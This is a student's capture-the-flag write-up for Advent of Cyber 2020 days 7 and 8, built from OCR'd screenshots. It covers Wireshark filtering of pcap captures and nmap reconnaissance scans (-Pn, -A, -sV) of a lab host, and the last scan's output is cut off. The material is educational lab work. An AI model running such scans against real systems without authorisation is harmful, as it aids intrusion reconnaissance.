
```
No.  Time       Sourc
389 26.542184   10.1
390 26.542224   10.1
391 26.542233   10.1
392 26.542312   10.1
393 26.542372   10.1
394 26.542381   10.1
395 26.542475   10.1
396 26.542493   10.1
```

```
Frame 395: 10388 bytes on
Ethernet II, Src: MS-NLB-
Internet Protocol Version
Transmission Control Prot
[51 Reassembled TCP Segme
Hypertext Transfer Protoc
Media Type
```

```
0000  02 cd 4e c8 87 f1 02
0010  28 86 1a 93 40 00 40
0020  35 db 00 50 96 38 11
0030  01 e9 88 39 00 00 01
0040  10 cb 6f 5c 0e 87 f4
0050  be cf b8 8b 23 ac 39
0060  e5 b3 d3 ec ef 0b 80 33  b7 4a b1 c9 b2 c6 29 c3   ·······3·J····)·
0070  52 f6 21 c7 70 01 34 03  62 52 cf f0 d0 0f a2 29   R·!·p·4·bR·····)
```

Frame (10388 bytes)
Reassembled TCP (565365 bytes)
pcap3.pcap
Packets: 406 · Displayed: 406 (100.0%)
Profile: Default

Extract the zip file and open it




```
No.   Time          Source        Destination   Protocol Length Info
389 26.542184       10.10.21.210  10.10.53.219  TCP
                                                   9015 80 → 38456 [ACK] Seq=519248 Ack=150 Win=62592 Len=8949 T
                                                   9015 80 → 38456 [ACK] Seq=528197 Ack=150 Win=62592 Len=8949 T
                                                     66 38456 → 80 [ACK] Seq=150 Ack=537146 Win=873472 Len=0 TSv
                                                   9015 80 → 38456 [ACK] Seq=537146 Ack=150 Win=62592 Len=8949 T
                                                   9015 80 → 38456 [ACK] Seq=546095 Ack=150 Win=62592 Len=8949 T
                                                     66 38456 → 80 [ACK] Seq=150 Ack=555044 Win=880000 Len=0 TSv
                                                  10388 HTTP/1.1 200 OK  (application/zip)
                                                     66 38456 → 80 [ACK] Seq=150 Ack=565366 Win=877568 Len=0 TSv

104 bits)
), Dst: 02:cd:4e:c8:87:f1 (02:cd:4e:c8:87:f1)

5044, Ack: 150, Len: 10322
 #300(8949), #302(9154), #307(14921), #309(8949), #310(2977), #312(23:
```

2 folders, 4 files: 4.7 MiB (4,957,552 bytes), Free space: 62.7 GiB

Packets: 406 · Displayed: 406 (100.0%) Profile: Default

Click the wishlist text file




```
No.   Time          Source        Destination   Protocol Length Info
389 26.542184       10.10.21.210  10.10.53.219  TCP
                                                   9015 80 → 38456 [ACK] Seq=519248 Ack=150 Win=62592 Len=8949 T
                                                   9015 80 → 38456 [ACK] Seq=528197 Ack=150 Win=62592 Len=8949 T
                                                     66 38456 → 80 [ACK] Seq=150 Ack=537146 Win=873472 Len=0 TSv
                                                   9015 80 → 38456 [ACK] Seq=537146 Ack=150 Win=62592 Len=8949 T
                                                   9015 80 → 38456 [ACK] Seq=546095 Ack=150 Win=62592 Len=8949 T
                                                     66 38456 → 80 [ACK] Seq=150 Ack=555044 Win=880000 Len=0 TSv
                                                  10388 HTTP/1.1 200 OK  (application/zip)
                                                     66 38456 → 80 [ACK] Seq=150 Ack=565366 Win=877568 Len=0 TSv

104 bits)
), Dst: 02:cd:4e:c8:87:f1 (02:cd:4e:c8:87:f1)

5044, Ack: 150, Len: 10322
 #300(8949), #302(9154), #307(14921), #309(8949), #310(2977), #312(23:
```

6 files: 592.1 KiB (606,323 bytes), Free space: 62.7 GiB

Packets: 406 · Displayed: 406 (100.0%) Profile: Default

Copy down the wishlist from the text file



PSP virtual machine - VMware Workstation 16 Player (Non-commercial use only)
/home/kali/Downloads/christmas/elf_mcskidy_wishlist.txt - Mousepad
AoC-2020.png
christmas-tree.jpg
Operation Artic Storm.pdf
selfie.jpg
"elf_mcskidy_wishlist.txt": 134 bytes plain text document
Packets: 406 · Displayed: 406 (100.0%)
Profile: Default

```
Wish list for Elf McSkidy
─────────────────────────
Budget: £100

x3 Hak 5 Pineapples
x1 Rubber ducky (to replace Elf McEager)
```

Thought process/methodology:

For the first question, we open the pcap1.pcap file by using the Wireshark application. Then we scroll down and look for the first ICMP file and copy down the IP address. For question 2, we use the command http.request.method == GET to filter the file. For question 3, we type in the command just now. After that, we scroll down and look for the post by looking the info with /posts/. Moreover, for question 4, we open the pcap2.pcap file with the Wireshark. Then we use the command tcp.port == 21 to look for all the ports with 21. Then we scroll and find an FTP protocol and right-click on it. After that, we follow on TCP stream with the file so that we can find the answer. To find the name of the protocol encrypted we back to the main page of the Wireshark and open the pcap2.pcap file. We saw the name SSH on the first protocol, we believe that it was the name of this protocol that is encrypted. Lastly, we open the pcap3.pcap file by the Wireshark and scroll down on it until we reach the HTTP protocol with length info application/zip. We extract the object from there and we save the zip file on it. After that, we extract the zip file, we saw a text file with the name wishlist. We open it and we get the answer from there.

Day 8: What's Under the Christmas Tree?

Tools used: Kali Linux, Nmap

Question 1


From research

Ans: 1998

Question 2

Using Nmap on 10.10.174.196, type Nmap 10.10.174.196. Look for the port number in the terminal.

Ans:80,2222,3389 80,2222,3389




kali linux - VMware Workstation 16 Player (Non-commercial use only)
Player
1 2 3 4
10.8.94.8
10:58
Trash
File System
Home
1211101534@kali: ~
File Actions Edit View Help

```
┌──(1211101534㉿kali)-[~]
└─$ nmap 10.10.174.196
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-21 10:57 EDT
Nmap scan report for 10.10.174.196
Host is up (0.19s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT     STATE SERVICE
80/tcp   open  http
2222/tcp open  EtherNetIP-1
3389/tcp open  ms-wbt-server

Nmap done: 1 IP address (1 host up) scanned in 24.00 seconds

┌──(1211101534㉿kali)-[~]
└─$ 
```

Question 3

Type nmap -Pn 10.10.174.196 in the terminal




kali linux - VMware Workstation 16 Player (Non-commercial use only)
Player
1 2 3 4
10.8.94.8
10:59
Trash
File System
Home
1211101534@kali: ~
File Actions Edit View Help

```
└─$ nmap 10.10.174.196
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-21 10:57 EDT
Nmap scan report for 10.10.174.196
Host is up (0.19s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT     STATE SERVICE
80/tcp   open  http
2222/tcp open  EtherNetIP-1
3389/tcp open  ms-wbt-server

Nmap done: 1 IP address (1 host up) scanned in 24.00 seconds

┌──(1211101534㉿kali)-[~]
└─$ nmap -Pn 10.10.174.196
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-21 10:59 EDT
Nmap scan report for 10.10.174.196
Host is up (0.23s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT     STATE SERVICE
80/tcp   open  http
2222/tcp open  EtherNetIP-1
3389/tcp open  ms-wbt-server

Nmap done: 1 IP address (1 host up) scanned in 17.05 seconds

┌──(1211101534㉿kali)-[~]
└─$ 
```


Question 4

Type nmap -A 10.10.174.196 in the terminal



```
┌──(1211101534㉿kali)-[~]
└─$ nmap -A 10.10.174.196
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-21 11:00 EDT
Nmap scan report for 10.10.174.196
Host is up (0.19s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT     STATE SERVICE       VERSION
80/tcp   open  http          Apache httpd 2.4.29 ((Ubuntu))
|_http-title: TBFC&#39;s Internal Blog
|_http-generator: Hugo 0.78.2
|_http-server-header: Apache/2.4.29 (Ubuntu)
2222/tcp open  ssh           OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; p
rotocol 2.0)
| ssh-hostkey:
|   2048 cf:c9:99:d0:5c:09:27:cd:a1:a8:1b:c2:b1:d5:ef:a6 (RSA)
|   256 4c:d4:f9:20:6b:ce:fc:62:99:54:7d:c2:b4:b2:f2:b2 (ECDSA)
|_  256 d0:e6:72:18:b5:20:89:75:d5:69:74:ac:cc:b8:3b:9b (ED25519)
3389/tcp open  ms-wbt-server xrdp
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://n
map.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 43.54 seconds

┌──(1211101534㉿kali)-[~]
└─$ 
```

Type nmap -sV 10.10.174.196 in the terminal




```
|_  256 d0:e6:72:18:b5:20:89:75:d5:69:74:ac:cc:b8:3b:9b (ED25519)
3389/tcp open  ms-wbt-server xrdp
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://n
map.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 43.54 seconds

┌──(1211101534㉿kali)-[~]
└─$ nmap -sV 10.10.174.196
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-21 11:03 EDT
Nmap scan report for 10.10.174.196
Host is up (0.20s latency).
Not shown: 997 closed tcp ports (conn-refused)
